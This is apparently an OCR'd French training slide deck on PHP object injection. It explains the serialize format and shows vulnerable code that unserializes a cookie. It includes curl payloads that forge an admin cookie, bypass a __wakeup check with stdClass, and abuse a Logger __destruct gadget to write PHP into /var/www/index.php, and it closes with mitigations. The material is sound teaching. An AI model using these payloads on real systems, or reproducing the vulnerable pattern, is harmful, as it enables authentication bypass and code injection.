


16 PHP

Injections d’objets

Thibaut HENIN

www.arsouyes.org

Objets en PHP

Classes & instances

Exemple de classe PHP

```php
class User {

    public $name ;

    public function __construct(string $name) {
        $this->name = $name ;
    }

    public function whoAreYou() {
        return $this->name ;
    }

    public function hello($other) {
        return "Nice to meet you " . $other->name
            . ", I am " . $this->name ;
    }
}
```

Exemple d’utilisation


```php
// Création de deux objets
$foo = new User("Foo") ;
$bar = new User("Bar") ;

// Appel de méthode
echo $foo->hello($bar) ;
```

```
Nice to meet you Bar, I am Foo
```

Linéarisation

Sérialisation

Linéarisation



Exemple

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

Exemple d’utilisation

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
O        -> objet
4        -> longueur du nom de la classe
« User » -> nom de la classe
```

Exemple d’utilisation

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
1        -> Nombre d’attributs
```

Exemple d’utilisation

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
s        -> chaîne de caractère
4        -> longueur 4
« name » -> nom de l’attribut
```


Exemple d’utilisation

```php
$foo     = new User("Foo") ;
echo serialize($foo) ;
```

```
O:4:"User":1:{s:4:"name";s:3:"Foo";}
```

```
s         -> chaîne de caractère
3         -> longueur 3
« Foo »   -> valeur de l’attribut
```

Désérialisation



Exemple

```php
$foo    = new User("Foo") ;
$foobis = unserialize('O:4:"User":1:{s:4:"name";s:3:"Foo";}' ) ;

var_dump($foo ==  $foobis) ; // bool(true)
var_dump($foo === $foobis) ; // bool(false)
```

Pourquoi faire ?

Sauvegarder / communiquer

Stockage dans fichier

```php
file_put_contents("foo.txt", serialize(new User("Foo"))) ;
file_put_contents("bar.txt", serialize(new User("Bar"))) ;
```

```php
$foo = unserialize(file_get_contents("foo.txt")) ;
$bar = unserialize(file_get_contents("bar.txt")) ;
echo $foo->hello($bar) ;
// Nice to meet you Bar, I am Foo
```

Appel d'API

```php
// Côté serveur
$foo = unserialize($_GET["foo"]) ;
$bar = unserialize($_GET["bar"]) ;
echo $foo->hello($bar) ;
```

```php
// Côté client
echo file_get_contents(
    "http://example.com/hello.php"
    . "?foo=" . urlencode(serialize(new User("Foo")))
    . "&bar=" . urlencode(serialize(new User("Bar")))
) ;
// Nice to meet you Bar, I am Foo
```

Exploitation

Injection d’objets

Code vulnérable

```php
// Sauvegarde d'authentification
$_COOKIE["user"] = serialize(new User($username)) ;
```

Code vulnérable

```php
// Sauvegarde d'authentification
$_COOKIE["user"] = serialize(new User($username)) ;
```

```php
// Contrôle d'accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

Code vulnérable

```php
// Sauvegarde d'authentification
$_COOKIE["user"] = serialize(new User($username)) ;
```

```php
// Contrôle d'accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

```
curl                        \
    https://example.com \
    --cookie 'user=O:4:"User":1:{s:4:"name";s:5:"admin";}'
```

Tentative de protection

spoiler : marchera pas

```php
class User {

    // Previous code here

    public function __wakeup() {
        if ($this->name == "admin") {
            throw new Exception("Admin can not be unserialized") ;
        }
    }
}
```

Exploitation

```php
$o = new stdClass();
$o->name = "admin" ;

echo serialize($o) ;
// O:8:"stdClass":1:{s:4:"name";s:5:"admin";}
```

Exploitation

```php
$o = new stdClass();
$o->name = "admin" ;

echo serialize($o) ;
// O:8:"stdClass":1:{s:4:"name";s:5:"admin";}
```

```php
// Contrôle d'accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

```
curl                        \
    https://example.com \
    --cookie 'user=O:8:"stdClass":1:{s:4:"name";s:5:"admin";}'
```

Attaque « finalize »

Injection d’objets pour exploiter une librairie

Admettons…

Que cette classe de log existe dans le projet

```php
class Logger {
    private $filename ;
    private $buffer ;

    public function __construct($filename) {
        $this->filename = $filename ;
        $this->buffer   = "" ;
    }

    public function log($message) {
        $this->buffer .= "$message\n" ;
    }

    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

Forgeons…
un objet particulier

```php
class Logger {
    public $filename ;
    public $buffer ;
}

$payload = new Logger() ;
$payload->filename = '/var/www/index.php' ;
$payload->buffer   = '<?php echo "Hello world" ;' ;

echo serialize($payload) ;
```

```
O:6:"Logger":2:{
    s:8:"filename";s:18:"/var/www/index.php";
    s:6:"buffer";  s:26:"<?php echo "Hello world" ;";
}
```

Déroulement de l’attaque

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
// Contrôle d’accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

Déroulement de l’attaque

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
// Contrôle d’accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

Déroulement de l’attaque

```
curl                        \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
// Contrôle d’accès
$user = unserialize($_COOKIE["user"]) ;
if ($user->name == "admin") {
    // ...
}
```

Déroulement de l’attaque

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

Déroulement de l’attaque

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

Déroulement de l’attaque

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents($this->filename, $this->buffer, FILE_APPEND) ;
    }
}
```

Déroulement de l’attaque

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents(
            $this->filename,
            $this->buffer,
            FILE_APPEND) ;
    }
}
```

Déroulement de l’attaque

```
curl                          \
    https://example.com \
    --cookie
'user=O:6:"Logger":2:{s:8:"filename";s:18:"/var/www/index.php";s:6:"buffer"
;  s:26:"<?php echo "Hello world" ;";}'
```

```
class Logger {
    // …
    public function __destruct() {
        file_put_contents(
            '/var/www/index.php',
            '<?php echo "Hello world" ;',
            FILE_APPEND) ;
    }
}
```

Mauvaises solutions

Désactiver l’autoload

On est sûr des classes chargées !

On perd une grosse fonctionnalité

On peut toujours oublier une classe

Utiliser une liste blanche !

On est sûr des classes chargées !

On peut toujours oublier une classe

Signer les sérialisations

« Si vous avez besoin de délinéariser des données, considérez l'utilisation de `hash_hmac()` pour valider les données. »

https://www.php.net/manual/fr/function.unserialize.php

Supply chain attack…

Ce n’est que pour un POC

Promis, on corrigera

(avant la mise en prod)

On ne corrige jamais

(dette technique)

Bonnes solutions

Ne pas désérialiser

Jamais

Ou alors format sans indication de type

(json, yaml, ini, …)